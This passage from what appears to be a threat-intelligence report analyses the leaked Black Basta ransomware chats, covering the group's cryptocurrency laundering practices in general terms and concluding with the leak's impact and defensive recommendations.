


Figure 44: The logs suggest that the group tests these exchange services with smaller transactions before conducting larger ones to ensure that the process is safe and reliable

As with the group's malware development and operational dynamics, the financial side is characterized by active collaboration and knowledge sharing among members.

The conversations reveal a willingness to share tools and techniques for managing cryptocurrency, with members recommending specific wallets, mixing services, and exchange platforms to each other.

The group's awareness of the risks associated with handling large sums of cryptocurrency is evident in their use of various risk mitigation strategies. These include using different IP addresses for transactions, creating new wallets with unique seed phrases, and employing a combination of mixing services and cryptocurrency conversions to obscure the origin of their funds. This approach makes it more challenging for law enforcement to trace their activities and disrupt their operations.

As authorities intensify efforts to dismantle ransomware networks, groups like Black Basta will continuously adapt, refining their monetization strategies to stay ahead of evolving countermeasures.

Their ability to exploit gaps in cryptocurrency regulation, leverage decentralized financial platforms, and adapt to enforcement actions underscores the ongoing cat-and-mouse game between cybercriminals and global security agencies.

Addressing this threat requires a combination of robust cybersecurity measures, improved blockchain analytics, and coordinated international efforts to dismantle the financial infrastructure that enables ransomware operations to thrive.

Conclusion

As evident from the leaked conversations, the Black Basta leak provides a rare and compelling insight into the inner workings of a major ransomware group.

The leaks, which span nearly a year of communications, reveal how the group made decisions, planned attacks, and handled finances.

Unlike the Conti leaks of 2022, which were reportedly tied to geopolitical tensions, Black Basta's breach appears to have resulted from internal disputes – possibly due to their targeting of Russian financial institutions.

However, the true cause remains uncertain. Whether this was an insider act, law enforcement intervention, or another factor is still up for debate, leaving room for speculation. The role of the ExploitWhispers Telegram account in these leaks also remains unclear, adding another layer of mystery to the motivations behind the disclosure.

What is evident, however, is that, like Conti, Black Basta operated with a structured hierarchy, ran a profitable RaaS model, and ultimately fell victim to a leak. Yet, while Conti swiftly rebranded and distributed its affiliates across new operations, Black Basta's future appears far less certain, as the leaked conversations reveal deep internal fractures that may prove difficult to recover from.

Overall, as we've seen, as the logs reveal Black Basta is a well-organized but increasingly unstable operation.

Now, with the group's methods exposed, regulatory authorities and law enforcement may have more opportunities to disrupt Black Basta's financial activities.

The exposure of its TTPs will also impact its ability to operate, especially as the cybersecurity community and law enforcement leverage this intelligence to strengthen defenses.

Lessons learned from these findings will make it harder for them to rely on old tactics in future attacks. Some Black Basta members may join other ransomware groups, go dormant for a while, or attempt to launch new operations under different names.

However, despite this, the broader ransomware landscape is unlikely to change, as financial incentives keep cybercriminal operations running. Other groups will likely adopt Black Basta's techniques, making it critical for organizations to stay ahead with updated defenses and increased awareness of social engineering threats.

While the leak has disrupted Black Basta, history shows that cybercriminal groups are adaptable. Whether through rebranding, merging with other groups, or forming new teams, ransomware activity is expected to continue. Hence, strong cybersecurity measures, proactive threat intelligence, fast incident response, and user awareness will remain key in defending against ransomware threats.